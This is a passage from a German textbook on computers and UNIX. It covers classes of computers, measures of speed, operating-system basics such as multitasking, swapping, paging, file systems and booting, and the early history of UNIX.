Für MS-DOS gibt es zur Zeit weit mehr Software als für UNIX, wobei unter UNIX erschwerend hinzukommt, daß es leider doch nicht ein einziges Betriebssystem ist. Die Software für UNIX ist auf Grund der geringeren Auflage zudem teurer. Auch richtet sich der Preis der Software nach dem Preis der zugehörigen Hardware. Das bedeutet, daß zur Zeit UNIX-Software etwa zehnmal so viel kostet wie MS-DOS-Software. Aber auch das kann sich ändern. Es gibt auch kostenlose UNIX-Software – siehe das GNU-Projekt und andere Entwicklungen.

2.13.4 Mehrbenutzer-Systeme

Ein **Mehrbenutzer-System** ist ein Computer, an dem mehrere Benutzer gleichzeitig arbeiten. Er bildet das Zentrum eines Terminalnetzes. In erster Linie ist die Mehrbenutzerfähigkeit eine Frage des Betriebssystemes. Ein besserer IBM PC/AT ist unter MS-DOS ein Einbenutzersystem, unter UNIX ein Mehrbenutzersystem. In zweiter Linie zeichnet sich die Hardware typischer Mehrbenutzersysteme gegenüber Workstations durch ein leistungsfähiges Eingabe-Ausgabe-System aus, in der Rechenleistung kann ein PC hingegen überlegen sein. Je nach Größe werden diese Computer auch als **Minis** oder **Micros** bezeichnet.

Die Frage, ob ein Mehrbenutzersystem oder mehrere Einbenutzersysteme im Netz besser sind, ist ebenso schwierig zu entscheiden wie die Frage, ob der Föderalismus oder der Zentralismus das bessere politische System ist.

2.13.5 Mainframes

Die großen Computer in Rechenzentren mit einer Vielzahl von Terminals werden als **Mainframe** bezeichnet, zu deutsch Hauptgestell. Außer durch ihre Kosten zeichnen sie sich durch benutzerfeindliche Betriebssysteme aus. Der Benutzerdialog ist allerdings auch nicht ihre wichtigste Aufgabe. In Netzen findet man sie als Server und Gateways.

2.13.6 Echtzeit-Systeme

Computer werden auch zur Steuerung von Produktionsanlagen eingesetzt. Die Eingänge dieser **Prozessrechner** sind mit einer Vielzahl von Meßgeräten (Sensoren) verbunden, die Ausgänge mit Stellgliedern (Aktoren). Bei einer Prozessteuerung darf es nicht – wie unter UNIX üblich – dem System freistehen, in welcher Reihenfolge und zu welcher Zeit es auf die eingehenden Signale reagiert. Auf bestimmte, kritische Signale muß es innerhalb einer kurzen, im Programm festgelegten Zeit antworten. Kurze Reaktionszeiten und eine völlige Vorhersagbarkeit des Verhaltens sind wesentlich.

Solche Computer werden **Echtzeit-Systeme** (real time systems) genannt. Das Echtzeitverhalten beruht auf der Kombination von Hardware und Betriebssystem. Der Programmierer hat das System vergleichsweise fest im Griff, muß sich aber auch mit vielen Einzelheiten herumschlagen, die in einem Zahlenknacker oder Textsystem das Betriebssystem stillschweigend erledigt.

2.13.7 Parallelcomputer

Wenn ein Mann für eine Arbeit acht Tage braucht, beansprucht sie bei Einsatz von vier Männern zwei Tage. Nach diesem Rezept sollte ein Computer schneller werden, wenn man mehrere Zentralprozessoren parallel arbeiten läßt. Die übrige Hardware und das Betriebssystem müssen das unterstützen, dann stimmt die Überlegung auch bei einer ganzen Reihe von Aufgaben.

Bei einer Vektoraddition könnten zum Beispiel alle Elemente gleichzeitig addiert werden. Auch in der Matrizenrechnung kommen solche Rechenschritte vor, bei Grafikanwendungen sind sie denkbar. Für Aufgaben, bei denen jeder Schritt die Ergebnisse des vohergehenden benötigt, gilt die Überlegung nicht.

Solche Parallel- oder Vektorcomputer gestatten die Vervielfachung der Rechenleistung unter Beibehaltung der Technik. Es ist einfacher, die Anzahl der Prozessoren zu vervielfachen als die Taktfrequenz.

2.13.8 Verteilte Computer

"Das Netz ist der Computer." Wenn mehrere Computer miteinander vernetzt sind und das Netz-Betriebssystem die Anforderungen der Benutzer selbständig auf die gesamte Hardware – die Ressourcen – verteilt, so daß der Benutzer gar nicht mehr weiß, auf welchem Prozessor des Netzes seine Anwendung gerade läuft, dann liegt obiger Spruch nahe. Man spricht auch von verteilter Intelligenz.

Technisch ist ein solches Netz machbar, aber die Anforderungen an die Sicherheit und Zuverlässigkeit von Hard- und Software sind hoch. Deshalb werden Maßnahmen zur Erhöhung der Fehlertoleranz vorgesehen. Der System-Manager sollte Nerven wie breite Nudeln haben.

2.13.9 Analogrechner

Weil wir nun schon einmal zu einem Rundumschlag ausgeholt haben, auch ein Wort über **Analogrechner**. Sie sind etwas völlig anderes als Digitalrechner oder Computer im üblichen Sinne. Viele unterschiedliche Vorgänge werden durch Gleichungen beschrieben, die mathematisch identisch sind. Denken Sie an die Berechnung der Geschwindigkeit einer gleichförmigen Bewegung aus Strecke und Zeit:

$$v = s/t \tag{2.1}$$

und die Berechnung des ohmschen Widerstandes aus Spannung und Strom:

$$R = U/I \tag{2.2}$$

In der Praxis dreht es sich meist um Differentialgleichungen. Die mechanische Aufgabe sei schwierig zu lösen, die elektrische hingegen einfach. Nach der Festlegung von Maßstabsfaktoren zwischen den mechanischen und den elektrischen Größen läßt sich das Meßergebnis des elektrischen Experimentes als Lösung der mechanischen Aufgabe verwenden. Der Analogrechner wäre hier der elektrische Versuchsaufbau. Die Genauigkeit des Ergebnisses hängt von der Stabilität der Eingaben und der Genauigkeit der Meßinstrumente ab.

Solche Analogien sind seit alter Zeit in Gebrauch, in der Astronomie zum Beispiel. Ein jüngerer, inzwischen aber auch fast ausgestorbener Vertreter sind oder waren die logarithmisch geteilten Rechenstäbe – erfunden um 1600 von dem Schotten JOHN NAPIER – die die Multiplikation von Zahlen auf die Addition von Strecken zurückführten. Vielleicht befindet sich noch ein Rechenholz in Ihrem Familienbesitz, heben Sie es gut auf.

2.14 Geschwindigkeit

Die Geschwindigkeit eines Computers wird auf verschiedene Arten gemessen und angegeben. Sie kostet Geld und entscheidet über die Einsatzmöglichkeiten. Manche, für einen Menschen einfache Aufgaben wie die Erkennung einer Stimme, das Lesen einer Handschrift oder die Übersetzung anspruchsloser Texte von einer Sprache in eine andere erfordern Computerleistung, die heute noch nicht verfügbar oder bezahlbar ist. Außerdem möchte jeder den schnellsten Computer im Dorf besitzen.

Das einfachste Maß ist die Taktfrequenz der CPU. Sie liegt heute zwischen 10 und 150 MHz. Eine CPU mit 40 MHz erledigt ihre Arbeit doppelt so schnell wie eine mit 20 MHz, klarer Fall. An der Erledigung einer konkreten Aufgabe ist jedoch nicht nur die CPU beteiligt. Ebenso wichtig ist der Arbeitsspeicher (RAM). In der PC-Welt berücksichtigt der anschauliche Landmark-Test auch diesen. Bei Gleitkommarechnungen vervielfacht ein Koprozessor die Rechengeschwindigkeit. Dafür gibt es wieder andere Tests. Schließlich verbraucht die Ein-/Ausgabe (I/O) auf Bildschirm und Massenspeicher erheblich Zeit. Will man das Ergebnis auf Papier, spielt die Druckgeschwindigkeit eine Rolle. Je nach Aufgabe hängt die Leistung (Arbeit pro Zeit) von folgenden Faktoren ab:

- Taktfrequenz und Registerbreite der CPU
- Größe und Geschwindigkeit des Arbeitsspeichers
- Geschwindigkeit und Breite des Systembusses
- Benutzung eines Koprozessors
- Benutzung von Pufferspeichern (Caches)
- Geschwindigkeit der Massenspeicher
- Geschwindigkeit des Grafik-Subsystems
- Geschwindigkeit des I/O-Subsystems
- Leistung des Betriebssystems
- Qualität des Compilers
- Qualität der Anwendungsprogramme

Die meisten der genannten Faktoren sind ihrerseits wieder aus mehreren Größen zusammengesetzt. Bei einer ausgewogenen Konfiguration passen die Werte der einzelnen Faktoren zusammen und zur Aufgabe, bei einer unausgewogenen ist ein Wert (beispielsweise die werbewirksame Taktfrequenz) hoch und der Rest schwach (um den Preis zu drücken).

Kurzum, Norton-Faktoren, Landmarkwerte, Mipse, Möpse, nasse und trockene Steine sind nicht direkt geschwindelt, berücksichtigen aber stets nur bestimmte Seiten der ganzen Anlage. Ein Porsche ist nicht unter allen Umständen schneller als ein Traktor. Und auf den Fahrer kommt es auch an.

Seid einig, einig, einig!
Schiller, Tell

Kapitel 3

UNIX

Dieses Kapitel erläutert das Betriebssystem UNIX samt seinen Abkömmlingen (HP-UX, AIX, SINIX, ULTRIX usw.). Das zugehörige Referenz-Handbuch (z. B. HP-UX Reference Manual) ist eine unerläßliche Begleitlektüre.

3.1 Was macht ein Betriebssystem?

3.1.1 Braucht man ein Betriebssystem?

In der frühen Kindheit der Computer – schätzungsweise vor 1950 – hatten die Maschinen kein Betriebssystem und krabbelten doch. Also ist die obige Frage zu verneinen. Die damaligen Computer waren jedoch trotz ihrer gewaltigen räumlichen Abmessungen logisch sehr übersichtlich, die wenigen Benutzer kannten sozusagen jedes Bit persönlich. Beim Programmieren mußte man sich um jedes Bit einzeln kümmern. Wollte man etwas auf der Fernschreibmaschine (so hieß das I/O-Subsystem damals) ausgeben, so schob man Bit für Bit über die Treiberstufen zu den Elektromagneten. In heutiger Sprechweise enthielt jedes Anwendungsprogramm ein vollständiges eigenes Betriebssystem.

Die Programmierer waren damals schon so arbeitsscheu wie heute und bemerkten bald, daß dieses Vorgehen nicht effektiv war. Viele Programmteile wiederholten sich in jeder Anwendung. Man faßte diese Teile auf einem besonderen Lochkartenstapel oder Lochstreifen zusammen, der als **Vorspann** zu jeder Anwendung eingelesen wurde. Der nächste Schritt war, die Daten des Vorspanns nur noch nach dem Einschalten der Maschine einzulesen und im Speicher zu belassen. Damit war das Betriebssystem geboren und die Trennung von den Anwendungen vollzogen.

Heutige Computer sind räumlich nicht mehr so eindrucksvoll, aber logisch um Größenordnungen komplexer. Man faßt viele Einzelheiten zu übergeordneten Objekten zusammen, abstrahiert in mehreren Stufen. Der Benutzer sieht nur die oberste Schicht der Software, die ihrerseits mit darunterliegenden Software-Schichten verkehrt. Zuunterst liegt die Hardware. Ein solches **Schichtenmodell** finden wir bei den Netzen wieder. In Wirklichkeit sind die Schichten nicht sauber getrennt, sondern verzahnt, teils aus historischen Gründen, teils wegen der Effektivität, teils aus Schlamperei. Neben dem Schichtenmodell werden **objektorientierte Ansätze** verfolgt, in denen alle harten und weichen Einheiten abgekapselte Objekte sind, die über Nachrichten miteinander verkehren. Aber auch hier bildet

sich eine Hierarchie aus.

Was muß ein Betriebssystem als Minimum enthalten? Nach obigem das, was alle Anwendungen gleichermaßen benötigen. Das sind die Verbindungen zur Hardware (CPU, Speicher, I/O) und die Verwaltung von Prozessen und Daten. Es gibt jedoch Bestrebungen, auch diese Aufgaben in Anwendungsprogramme zu verlagern (die mit dem Betriebssystem mitgeliefert werden) und dem Betriebssystem nur noch koordinierende und kontrollierende Tätigkeiten zu überlassen. Vorteile eines solchen **Mikro-Kerns** sind bessere Übersichtlichkeit und Flexibilität.

Wenn ein UNIX-Programmierer heute Daten nach `stdout` schreibt, setzt er mehrere Megabyte Software in Bewegung, die andere für ihn erstellt haben. Als Programmierer dürfte man nur noch im pluralis modestatis reden. Auch Copyright-Ansprüche bei Programmen wären zu überdenken – siehe Abschnitt 6.3 *Urheberrecht*.

3.1.2 Verwaltung der Betriebsmittel

Ein Betriebssystem vermittelt zwischen der Hardware und den Benutzern. Aus Benutzersicht verdeckt es den außerordentlich mühsamen und komplizierten unmittelbaren Verkehr mit der Hardware. Der Benutzer braucht sich nicht darum zu sorgen, daß zu bestimmten Zeiten bestimmte elektrische Impulse auf bestimmten Leitungen ankommen, er gibt vielmehr nur das Kommando zum Lesen aus einem File namens `xyz`. Für den Benutzer stellen Hardware plus Betriebssystem eine **virtuelle Maschine** mit einem im Handbuch beschriebenen Verhalten dar. Was auf der Hardware wirklich abläuft, interessiert nur den Entwicklungsingenieur. Daraus folgt, daß dieselbe Hardware mit einem anderen Betriebssystem eine andere virtuelle Maschine bildet. Ein PC mit MS-DOS ist ein MS-DOS-Rechner, derselbe PC mit MINIX ist ein UNIX-Rechner mit deutlich anderen Eigenschaften. Im Schichtenmodell stellt jede Schicht eine virtuelle Maschine für ihren oberen Nachbarn dar, die oberste Schicht die virtuelle Maschine für den Benutzer.

Aus der Sicht der Hardware sorgt das Betriebssystem dafür, daß die einzelnen **Betriebsmittel** oder Komponenten (Prozessor, Speicher, Ports für Ein- und Ausgabe) den Benutzern bzw. deren Programmen in einer geordneten Weise zur Verfügung gestellt werden, so daß sie sich nicht stören. Die Programme dürfen also nicht selbst auf die Hardware zugreifen, sondern haben ihre Wünsche dem Betriebssystem mitzuteilen, das sie möglichst sicher und effektiv weiterleitet[1].

Neben diesen harten, körperlich vorhandenen Betriebsmitteln kann man auch Software unter Umständen als Betriebsmittel ansehen. Für den Benutzer macht es unter UNIX keinen Unterschied, ob er einen Text auf einen Massenspeicher schreibt oder dem Electronic Mail System übergibt, das aus ein paar Drähten und viel Software besteht. Schließlich gibt es virtuelle Betriebsmittel, die für den Benutzer oder seinen Prozess scheinbar vorhanden sind, in Wirklichkeit aber durch Hard- und Software vorgegaukelt werden. Beipielsweise wird unter UNIX der immer zu kleine Arbeitsspeicher scheinbar vergrößert, indem man Massenspeicher

[1]Ein Nachteil des Betriebssystems MS-DOS ist, daß ein Programmierer direkt die Hardware ansprechen kann und sich so um das Betriebssystem herummogelt. Autoren wie PETER NORTON raten dringend davon ab. Unter UNIX ist ein Umgehen des Betriebssystems nicht möglich.

zu Hilfe nimmt. Dazu gleich mehr. Auch zwischen harten und virtuellen Druckern sind vielfältige Beziehungen herstellbar. Der Zweck dieser Scheinwelt[2] ist, den Benutzer von den Beschränkungen der harten Welt zu befreien. Die Kosten dafür sind eine erhöhte Komplexität des Betriebssystems und Zeit. Reichlich realer Arbeitsspeicher ist immer noch das Beste.

An fast allen Aktivitäten des Computers ist der zentrale Prozessor beteiligt. Ein Prozessor erledigt zu einem Zeitpunkt immer nur eine Aufgabe. Der Verteilung der **Prozessorzeit** kommt daher eine besondere Bedeutung zu. Wenn in einem leistungsfähigen Betriebssystem wie UNIX mehrere Programme gleichzeitig Prozessorzeit verlangen, teilt das Betriebssystem jedem nacheinander eine kurze Zeitspanne zu, die nicht immer ausreicht, das jeweilige Programm zu Ende zu bringen. Ist die Zeispanne (im Millisekundenbereich) abgelaufen, beendet das Betriebssystem das Programm vorläufig und reiht es wieder in die Warteschlange ein. Nach Bedienung aller anstehenden Programme beginnt das Betriebssystem wieder beim ersten, so daß bei den Benutzern der Eindruck mehrerer gleichzeitig laufender Programme entsteht. Dieser Vorgang läßt sich durch eine gleichmäßig rotierende **Zeitscheibe** veranschaulichen, von der jedes Programm einen Sektor bekommt. Die Sektoren brauchen nicht gleich groß zu sein. Diese Form der Auftragsabwicklung wird **präemptives Multi-Tasking** genannt (lat. *praeemere* = durch Vorkaufsrecht erwerben). Das Betriebssystem hat sozusagen ein Vorkaufsrecht auf die Prozessorzeit.

Einfachere Betriebssysteme (Apple System 7, MS-Windows mit MS-DOS) verwalten zwar auch eine Warteschlange von Programmen, vollenden aber einen Auftrag, ehe der nächste an die Reihe kommt. Die Programme können sich **kooperativ** zeigen und ihren Platz an der Sonne freiwillig räumen, um ihren Mitbewerbern eine Chance zu geben; das Betriebssystem erzwingt dies jedoch nicht. Versucht ein nicht-kooperativer Benutzer, die größte Primzahl zu berechnen, warten die Mitbenutzer lange. Noch einfachere Betriebssysteme (MS-DOS) richten nicht einmal eine Warteschlange ein.

Den Algorithmus zur Verteilung der Prozessorzeit (scheduling algorithm) kann man verfeinern. So gibt es Programme, die wenig Zeit beanspruchen, diese aber sofort haben möchten (Terminaldialog), andere brauchen mehr Zeit, aber nicht sofort (Hintergrundprogramme). Ein Programm, das auf andere Aktionen warten muß, zum Beispiel auf die Eingabe von Daten, sollte vorübergehend aus der Verteilung ausscheiden. Man muß sich vor Augen halten, daß die Prozessoren heute mit zehn Millionen Takten und mehr pro Sekunde arbeiten. Mit einem einzelnen Bildschirmdialog langweilt sich heute schon ein Prozessor für zwo fuffzich.

Das Programm, das der Prozessor gerade abarbeitet, muß sich im Arbeitsspeicher befinden. Wenn der Prozessor mehrere Programme gleichzeitig in Arbeit hat, sollten sie auch gleichzeitig im Arbeitsspeicher liegen, denn ein ständiges Ein- und Auslagern vom bzw. zum Massenspeicher kostet Zeit. Nun sind die Arbeitsspeicher selten so groß, daß sie bei starkem Andrang alle Programme fassen, also kommt man um das Auslagern doch nicht ganz herum. Das Auslagern des momentan

[2] In UNIX kann ein Benutzer, den es nicht gibt, (ein Dämon) ein File, das es nicht gibt, (eine Oracle-View) auf einem Drucker, den es nicht gibt, (ein logischer Drucker) ausgeben, und es kommt am Ende ein reales Blatt Papier mit Text heraus.

am wenigsten dringend benötigten Programms als Ganzes wird als **Swapping** oder Speicheraustauschverfahren bezeichnet. Programm samt momentanen Daten kommen auf die Swapping Area des Massenspeichers. Dieser sollte möglichst schnell sein, ein Swappen auf Band ist wirklich der allerletzte Ausweg. Bei Bedarf werden Programm und Daten in den Arbeitsspeicher zurückgeholt. Ein einzelnes Programm mit seinen Daten darf nicht größer sein als der verfügbare Arbeitsspeicher.

Bei einer anderen Technik werden Programme und Daten in Seiten (pages) unterteilt und nur die augenblicklich benötigten Seiten im Arbeitsspeicher gehalten. Die übrigen Seiten liegen auf dem Massenspeicher auf Abruf. Hier darf eine Seite nicht größer sein als der verfügbare Arbeitsspeicher. Da ein Programm aus vielen Seiten bestehen kann, darf seine Größe die des Arbeitsspeichers erheblich übersteigen. Man hat zu den Kosten des Massenspeichers einen großen virtuellen Arbeitsspeicher – unter Geschwindigkeitseinbußen. Dieses **Paging** oder Seitensteuerungsverfahren hat also Vorteile gegenüber dem Swapping.

Bei starkem Andrang kommt es vor, daß der Prozessor mehr mit Aus- und Einlagern beschäftigt ist als mit nutzbringender Arbeit. Dieses sogenannte **Seitenflattern** (trashing) muß durch eine zweckmäßige Konfiguration (Verlängerung der einem Prozess minimal zur Verfügung stehenden Zeit) oder eine Vergrößerung des Arbeitsspeichers verhindert werden. Auch ein Swapping oder Paging übers Netz ist durch ausreichend Arbeitsspeicher oder lokalen Massenspeicher zu vermeiden, da es viel Zeit kostet und das Netz belastet.

3.1.3 Verwaltung der Daten

Die Verwaltung der Daten des Systems und der Benutzer in einem **File-System** ist die zweite Aufgabe des Betriebssystems. Auch hier schirmt das Betriebssystem den Benutzer vor dem unmittelbaren Verkehr mit der Hardware ab. Wie die Daten physikalisch auf den Massenspeichern abgelegt sind, interessiert ihn nicht, sondern nur die logische Organisation, beispielsweise in einem Baum von Verzeichnissen. Für den Benutzer ist ein File eine zusammengehörige Menge von Daten, die er über den Filenamen anspricht. Daß die Daten eines Files physikalisch über mehrere, nicht zusammenhängende Bereiche auf der Festplatte verstreut sein können, geht nur das Betriebssystem etwas an. Ein File kann sogar über mehrere Platten, unter Umständen auf mehrere Computern verteilt sein. Im schlimmsten Fall existiert das File, mit dem der Benutzer zu arbeiten wähnt, überhaupt nicht, sondern wird aus Teilen verschiedener Files bei Bedarf zusammengesetzt. Beim Arbeiten mit Datenbanken kommt das vor (Oracle view). Zum Benutzer hin sehen alle UNIX-File-Systeme gleich aus, zur Hardware hin gibt es jedoch Unterschiede. Einzelheiten siehe im Referenz-Handbuch unter `fs(4)`.

3.1.4 Einteilung der Betriebssysteme

Nach ihrem Zeitverhalten werden Betriebssysteme eingeteilt in:

- Batch-Systeme
- Dialog-Systeme

- Echtzeit-Systeme

wobei gemischte Formen die Regel sind.

In einem **Batch-System** werden die Aufträge (Jobs) in eine Warteschlange eingereiht und unter Beachtung von Prioritäten und weiteren, der Effizienz und Gerechtigkeit dienenden Gesichtspunkten abgearbeitet, ein Auftrag nach dem anderen. Einige Tage später holt der Benutzer seine Ergebnisse ab. Diese Arbeitsweise war früher – vor UNIX – die einzige und ist heute noch auf Großrechenanlagen verbreitet. Zur Programmentwicklung mit wiederholten Testläufen und Fehlerkorrekturen ist sie praktisch nicht zu gebrauchen.

Bei einem **Dialog-System** arbeitet der Benutzer an einem Terminal in unmittelbarem Kontakt mit der Maschine. Die Reaktionen auf Tastatur-Eingaben erfolgen nach menschlichen Maßstäben sofort, nur bei Überlastung der Anlage kommen sie zäher. Alle in die Maschine eingegebenen Aufträge sind sofort aktiv und konkurrieren um Prozessorzeit und die weiteren Betriebsmittel, die nach ausgeklügelten Gesichtspunkten zugewiesen werden. Es gibt keine Warteschlange für die Aufträge. UNIX ist in erster Linie ein Dialogsystem.

In einem **Echtzeit-System** bestimmt der Programmierer oder System-Manager das Zeitverhalten völlig. Für kritische Programmteile wird eine maximale Ausführungsdauer garantiert. Das Zeitverhalten ist unter allen Umständen vorhersagbar. UNIX ist infolge der Pufferung der Datenströme zunächst kein Echtzeit-System. Es gibt aber Erweiterungen, die UNIX für Echtzeit-Aufgaben geeignet machen.

Nach der Anzahl der scheinbar gleichzeitig bearbeiteten Aufgaben – wir haben darüber schon gesprochen – unterscheidet man:

- Single-Tasking-Systeme
- Multi-Tasking-Systeme
  - kooperative Multi-Tasking-Systeme
  - präemptive Multi-Tasking-Systeme

Nach der Anzahl der gleichzeitig angemeldeten Benutzer findet man eine Einteilung in:

- Single-User-Systeme
- Multi-User-Systeme

Ein Multi-User-System ist praktisch immer zugleich ein Multi-Tasking-System, andernfalls könnten sich die Benutzer nur gemeinsam derselben Aufgabe widmen. Das ist denkbar, uns aber noch nie über den Weg gelaufen. Ein Multi-User-System enthält vor allem Vorrichtungen, die verhindern, daß sich die Benutzer in die Quere kommen.

Schließlich gibt es, bedingt durch den Wunsch nach immer mehr Rechenleistung, die Vernetzung und die Entwicklung von Computern mit mehreren Zentralprozessoren, seit einigen Jahren:

- Einprozessor-Systeme

- Mehrprozessor-Systeme

Ein Sonderfall der Mehrprozessor-Systeme sind **Netzwerk-Betriebssysteme**, die mehrere über ein Netz verteilte Prozessoren wie einen einzigen Computer verwalten, im Gegensatz zu Netzwerken aus selbständigen Computern mit jeweils einer eigenen Kopie eines Betriebssystems, das Netzfunktionen unterstützt.

Stellt man die Einteilungen in einem vierdimensionalen Koordinatensystem dar, so besetzen die wirklichen Systeme längst nicht jeden Schnittpunkt, außerdem gibt es Übergangsformen. MS-DOS ist ein Dialogsystem mit Single-Tasking-Fähigkeiten für einen einzelnen Prozessor (von Intel) und einen einzelnen Benutzer. IBM-OS/2 ist ein Dialogsystem mit Multi-Tasking-Fähigkeiten, ebenfalls für einen einzelnen Prozessor aus der Intel-Reihe und einen einzelnen Benutzer. UNIX ist ein Dialogsystem mit Multi-Tasking-Fähigkeiten für mehrere Benutzer und verschiedenste Prozessoren, in jüngerer Zeit erweitert um Echtzeit-Funktionen und Unterstützung mehrerer paralleler Prozessoren. Das Betriebssystem Hewlett-Packard RTE VI/VM für die Maschinen der HP 1000-Reihe war ein echtes Echtzeit-System mit einer einfachen Batch-Verwaltung. Die IBM 3090 läuft unter dem Betriebssystem MVS mit Dialog- und Batch-Betrieb (TSO bzw. Job Control Language). Novell NetWare ist ein Netzwerk-Betriebssystem, das auf vernetzten PCs anstelle von MS-DOS oder OS/2 läuft, wohingegen das Internet aus selbständigen Computern unter verschiedenen Betriebssystemen besteht.

Um einen Brief zu schreiben oder eine Tabelle der Primzahlen bis 100000 auszurechnen, reicht MS-DOS. Soll daneben ein Fax-Programm sende- und empfangsbereit sein und vielleicht noch die Mitgliederliste eines mittleren Vereins sortiert werden, braucht man IBM OS/2. Möchten mehrere Benutzer gleichzeitig auf dem System arbeiten, muß es UNIX sein. Arbeitet man in internationalen Netzen, ist UNIX der Standard. UNIX läuft zur Not auf einem einfachen PC ohne Festplatte, aber für das, was man heute von UNIX verlangt, ist ein PC mit einem Intel 386, 8 MB Arbeitsspeicher und einer 100-MB-Festplatte die untere Grenze. Richtig wohl fühlt es sich erst auf Workstations im Netz.

3.1.5 Laden des Betriebssystems

Ein Betriebssystem wie MS-DOS oder UNIX wird auf Bändern, CD-ROMs oder Disketten geliefert. Die Installation auf den Massenspeicher gehört zu den Aufgaben des System-Managers und wird im Abschnitt 3.14 *Systemverwaltung* beschrieben. Es ist mehr als ein einfacher Kopiervorgang.

Uns beschäftigt hier die Frage, wie beim Starten des Systems die Hardware, die zunächst noch gar nichts kann, das Betriebssystem vom Massenspeicher in den Arbeitsspeicher lädt. Als kaltes **Booten** oder **Kaltstart** bezeichnet man einen Start vom Einschalten des Starkstroms an, als warmes Booten oder **Warmstart** einen erneuten Startvorgang einer bereits laufenden und daher warmen Maschine. Beim Warmstart entfallen einige der ersten Schritte (Tests).

Nach dem Einschalten wird ein einfaches Leseprogramm entweder Bit für Bit über eine Tastatur eingegeben oder von einem besonderen permanenten Speicher (Boot-ROM) im System geholt. Mittels des Leseprogramms wird anschließend das Betriebssystem vom Massenspeicher gelesen, und dann kann es losgehen.

Beim Booten wird das Betriebssystem zunächst auf einem entfernbaren Datenträger (Band, CD-ROM, Diskette) gesucht, dann auf der Festplatte. Auf diese Weise läßt sich in einem bestehenden System auch einmal ein anderes Betriebssystem laden, zum Beispiel MINIX statt MS-DOS, oder bei Beschädigung des Betriebssystems auf der Platte der Start von einer Diskette oder einem Band durchführen.

3.2 Das Besondere an UNIX

3.2.1 Die präunicische Zeit

Der Gedanke, Rechenvorgänge durch mechanische Systeme darzustellen, ist alt. Daß wir heute elektronische Systeme bevorzugen – und vielleicht in Zukunft optische Systeme – ist ein technologischer Fortschritt, kein grundsätzlicher. Umgekehrt hat man Zahlen schon immer dazu benutzt, Gegebenheiten aus der Welt der Dinge zu vertreten.

Wenn in der Jungsteinzeit ein Hirte – sein Name sei Ötzi – sichergehen wollte, daß er abends genau so viel Stück Vieh heimbrachte, wie er morgens auf die Weide getrieben hatte, stand ihm nicht einmal ein Zahlensystem zur Verfügung, das nennenswert über die Zahl zwei hinausging. Da er nicht dumm war, wußte er sich zu helfen und bildete die Menge seines Viehs umkehrbar eindeutig auf eine Menge kleiner Steinchen ab, die er in einem Lederbeutel bei sich trug. Blieb abends ein Steinchen übrig, fehlte ein Stück Vieh. Die Erkenntnis, daß Mengen andere Mengen in Bezug auf eine bestimmte Eigenschaft (hier die Anzahl) vertreten können, war ein gewaltiger Sprung und der Beginn der Angewandten Mathematik.

Mit Zahlensystemen taten sich die Menschen früher schwer. Die Griechen – denen die Mathematik viel verdankt – hatten zwei zum Rechnen gleichermaßen ungeeignete Zahlensysteme. Das milesische System bildete die Zahlen 1 bis 9, 10 bis 90, 100 bis 900 auf das Alphabet ab, die Zahl 222 schrieb sich also $\sigma\kappa\beta$. Das attische oder akrophonische System verwendete die Anfangsbuchstaben der Zahlwörter, die Zehn (deka) wurde als Δ geschrieben. Einen Algorithmus wie das Sieb des Erathostenes konnte nur ein Grieche ersinnen, dessen Zahlensystem vom Rechnen abschreckte.

Die Römer, deren Zahlenschreibweise wir heute noch allgemein kennen und für bestimmte Zwecke – siehe die Seitennumerierung zu Anfang des Buches – verwenden, hatten auch nur bessere Strichlisten. Über ihre Rechenweise ist wenig bekannt. Sicher ist, daß sie wie der Ötzi Steinchen (calculi) gebrauchten.

Erst mit dem **Stellenwertsystem** der Araber und Inder wurde das Rechnen einfacher. Mit dem Einspluseins, dem Einmaleins und ein paar Regeln löst heute ein Kind arithmetische Aufgaben, deren Bewältigung im Altertum Bewunderung erregt oder im Mittelalter zu einer thermischen Entsorgung geführt hätte. Versuchen Sie einmal, römische Zahlen zu multiplizieren. Dann lernen Sie das Stellenwertsystem zu schätzen.

Seither sind technologische Fortschritte erzielt worden, die recht praktisch sind, aber am Wesen des Umgangs mit Zahlen nichts ändern. Wir schieben keine Steinchen mehr über Rechentafeln, sondern Bits durch Register. Macht das einen Unterschied?

3.2.2 Entstehung

A long time ago in a galaxy far, far away ... so entstand UNIX nicht. Seine Entstehungsgeschichte ist dennoch ungewöhnlich. Ende der sechziger Jahre schrieben sich zwei Mitarbeiter der Bell-Labs des AT&T-Konzerns, Ken Thompson und Dennis Ritchie, ein Betriebssystem zu ihrem eigenen Gebrauch[3]. Vorläufer reichen bis in den Anfang der sechziger Jahre zurück. Ihre Rechenanlage war eine ausgediente DEC PDP 7. Im Jahr 1970 prägte ein dritter Mitarbeiter, Brian Kernighan, den Namen UNIX (Plural: UNICES oder in deutsch auch UNIXE) das Betriebssystem, außerdem wurde die PDP 7 durch eine PDP 11/20[4] ersetzt, um ein firmeninternes Textprojekt durchzuführen.

Der Name UNIX geht auf die indoeuropäische Wurzel **oinos* zurück, karlsruherisch *oins*, neuhochdeutsch *eins*, mit Verwandten in allen indoeuropäischen Sprachen, die außer der baren Zahl *einzigartig, außerordentlich* bedeuten. UNIX hatte einen Vorgänger namens MULTICS (Multiplexed Information and Computing Service), der bereits viele Ideen vorwegnahm, aber für die damaligen Hardware- und Programmiermöglichkeiten wohl etwas zu komplex war und erfolglos blieb. Ken Thompson magerte MULTICS ab, bis es zuverlässig im Ein-Benutzer-Betrieb lief, daher UNIX. Inzwischen hat UNIX wieder zugenommen und ist – im Widerspruch zu seinem Namen – *das* Mehr-Benutzer-System.

Dennis Ritchie entwickelte auch eine neue Programmiersprache, die C getauft wurde (ein Vorgänger hieß B). Das UNIX-System wurde 1973 weitgehend auf diese Sprache umgeschrieben, um es besser erweitern und auf neue Computer übertragen zu können.

1975 wurde UNIX erstmals – gegen eine Schutzgebühr – an andere abgegeben, hauptsächlich an Universitäten. Vor allem die University of California in Berkeley beschäftigte sich mit UNIX und erweiterte es. Die Berkeley-Versionen – mit der Abkürzung **BSD** (Berkeley Software Distribution) versehen – leiten sich von der Version 7 von AT&T aus dem Jahr 1979 her.

Seit 1983 wird UNIX von AT&T als System V vermarktet. Die lange Entwicklungszeit ohne den Einfluß kaufmännischer Interessen ist UNIX gut bekommen. AT&T vergab Lizenzen für die Nutzung der Programme, nicht für den Namen. Deshalb mußte jeder Nutzer sein UNIX anders nennen: Hewlett-Packard wählte HP-UX, Siemens SINIX, DEC ULTRIX, Sun SunOS und Solaris, Apple A/UX, sogar IBM nahm das ungeliebte, weil fremde Kind unter dem Namen AIX auf. Eine der Portierungen auf PCs hieß XENIX und machte vor einigen Jahren die Hälfte aller UNIX-Installationen aus. Hingegen sind ALEX, MÜSLIX oder OBELIX keine Betriebssysteme.

